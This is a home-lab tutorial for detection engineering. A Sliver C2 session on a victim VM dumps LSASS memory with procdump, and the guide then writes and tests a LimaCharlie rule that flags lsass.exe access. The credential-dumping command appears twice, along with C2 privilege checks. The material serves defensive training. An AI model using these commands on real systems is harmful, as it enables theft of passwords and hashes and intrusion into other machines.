# Part 3 - Credential Dumping & Threat Detection

## **Now We'll Get Adversarial**

### **Setting Up the Attack**

#### **Access Sliver C2**

1. Open an **SSH session** on your Linux VM.
2. Drop into a **C2 session** on your victim host.
3. If needed, retrace your steps from Part 2.

#### **Check Privileges**

1. Run the following command to check permissions:

   ```bash
   getprivs
   ```
2. Look for **SeDebugPrivilege** (required for advanced actions).
3. If missing, **relaunch your C2 implant with admin rights**.

***

### **Dump LSASS Process (Credential Theft)**

#### **Why?**

Attackers dump the **LSASS process** to steal **passwords and hashes** stored in memory. These credentials can be used to access other systems.

#### **How?**

They use tools like:\
🔹 **Procdump** – A legit Microsoft tool misused for dumping LSASS.

#### **Run the following command to dump LSASS:**

```bash
procdump -n lsass.exe -s lsass.dmp
```

<figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2FiaYYBX7sVjYDSfPZGtbw%2Fimage.png?alt=media&#x26;token=eb6a2efe-7d16-4b44-b37b-7974c325495f" alt=""><figcaption></figcaption></figure>

\
📌 This will save the dump on your **Sliver C2 server**.\
❗ If the command **fails**, telemetry may still have been generated, allowing for detection.

***

### **Detecting the Attack**

#### **Analyze Telemetry in LimaCharlie**

1. Open the **LimaCharlie web UI**.

2. Navigate to **Timeline** on your Windows VM sensor.
   1. Use **Event Type Filters** to search for `SENSITIVE_PROCESS_ACCESS`.\ <br>

      <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2F4vhDaBIUfQEIHDzgGufz%2Fimage.png?alt=media&#x26;token=ec72fb74-6021-4c91-ab82-925e298df2d9" alt=""><figcaption></figcaption></figure>

      <br>

      ### Key Observations

      #### Source Process

      * **File Path:** `C:\Users\User\Downloads\FORTHCOMING_FLASH.exe`
      * **Command Line Execution:** `"C:\Users\User\Downloads\FORTHCOMING_FLASH.exe"`
      * **Unsigned Binary:** Yes (Potentially Untrusted)
      * **Hash:** `6923c3553a1909b58c3b512be64a2e6113e998319ce39352c616f0219cb35`

      #### Target Process

      * **File Path:** `C:\Windows\System32\lsass.exe`
      * **Command Line Execution:** `"C:\Windows\System32\lsass.exe"`
      * **Signed Binary:** Yes (Legitimate System File)

      ### Security Concern

      * **Potential Credential Dumping:** The unsigned binary attempted access to `lsass.exe`, a critical authentication process.
      * **Possible Malware Activity:** Credential theft tactics often target `lsass.exe`.

3. Identify the event related to **LSASS access**.

#### **Create a Detection & Response (D\&R) Rule**

1. Click **Create Rule** based on the detected event.<br>

   <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2FX9BBOJjTgZZpOSckgZTe%2Fimage.png?alt=media&#x26;token=8514c073-949b-45c6-92d8-d4aa7809f3f0" alt=""><figcaption></figcaption></figure>
2. Replace the **Detect** section with:<br>

   <pre class="language-yaml" data-full-width="false"><code class="lang-yaml">event: SENSITIVE_PROCESS_ACCESS
   op: ends with
   path: event/*/TARGET/FILE_PATH
   value: lsass.exe
   </code></pre>

   <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2FvlcWMRq9Gmaru8Lz2JHU%2FUntitled.png?alt=media&#x26;token=01aa39f5-67a8-42d6-aa19-f51a1ec515f4" alt="" width="563"><figcaption></figcaption></figure>

3. Replace the **Respond** section with:

   ```yaml
   - action: report
     name: LSASS access
   ```

<figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2F6PpS146uiGUi88vYUPye%2Fdwd.PNG?alt=media&#x26;token=7cbb036d-62b4-4b98-8c13-ccac83d78e05" alt="" width="563"><figcaption></figcaption></figure>

4. **Save the rule** as **"LSASS Accessed"** and enable it.

#### **Test the Detection Rule**

1. Click **Target Event** to see the raw event.<br>

   <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2FVXabHQAED6pKBdtmJKUK%2Fe3f26b0b-f697-4f1b-a552-89f42269fb5e_822x391.png?alt=media&#x26;token=bc5dc211-eda0-46ba-b55a-065e76ddbbbe" alt="" width="563"><figcaption></figcaption></figure>
2. Scroll to the bottom and click **Test Event**.<br>

   <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2FFT44lp05DJZG6pYwOeFT%2Fed440bb9-b0ea-4a0c-a66b-c6017100b3d6_719x213.webp?alt=media&#x26;token=5096a612-53ba-4f28-8223-c9b0eb6e627d" alt="" width="539"><figcaption></figcaption></figure>
3. If a **"Match"** appears, the rule is correctly detecting **LSASS access**.

***

### **Validating the Detection**

#### **Re-run the Attack**

1. Return to your **Sliver server** and rerun:

   ```bash
   procdump -n lsass.exe -s lsass.dmp
   ```
2. If your **C2 session dies**, relaunch the malware.<br>

   <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2FKuXKh5waQ4IeX6Vdb0mo%2Fimage.png?alt=media&#x26;token=e652ca4d-dbd3-467b-8475-81955ea2d278" alt="" width="563"><figcaption></figcaption></figure>

#### **Check for Detections**

1. Open **LimaCharlie** and go to the **Detections** tab.<br>

   <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2Fdbr1j12OxLOffOlhNWtp%2Fdqdww.png?alt=media&#x26;token=15505b97-b42d-4c6b-a4fa-71d11bdecb81" alt="" width="563"><figcaption></figcaption></figure>
2. Click **"Back to Sensors"** if needed.
3. Expand the detection entry to view the **raw event**.
4. Click **View Event Timeline** to analyze when and how the attack occurred.<br>

   <figure><img src="https://579311808-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FncZU5ncqqrt7qhD7DZRg%2Fuploads%2FBlM7zIb0goWSdFEzlxgi%2Fttt.png?alt=media&#x26;token=4547be04-1c1c-4228-a4c6-a98f7d8c4b38" alt="" width="563"><figcaption></figcaption></figure>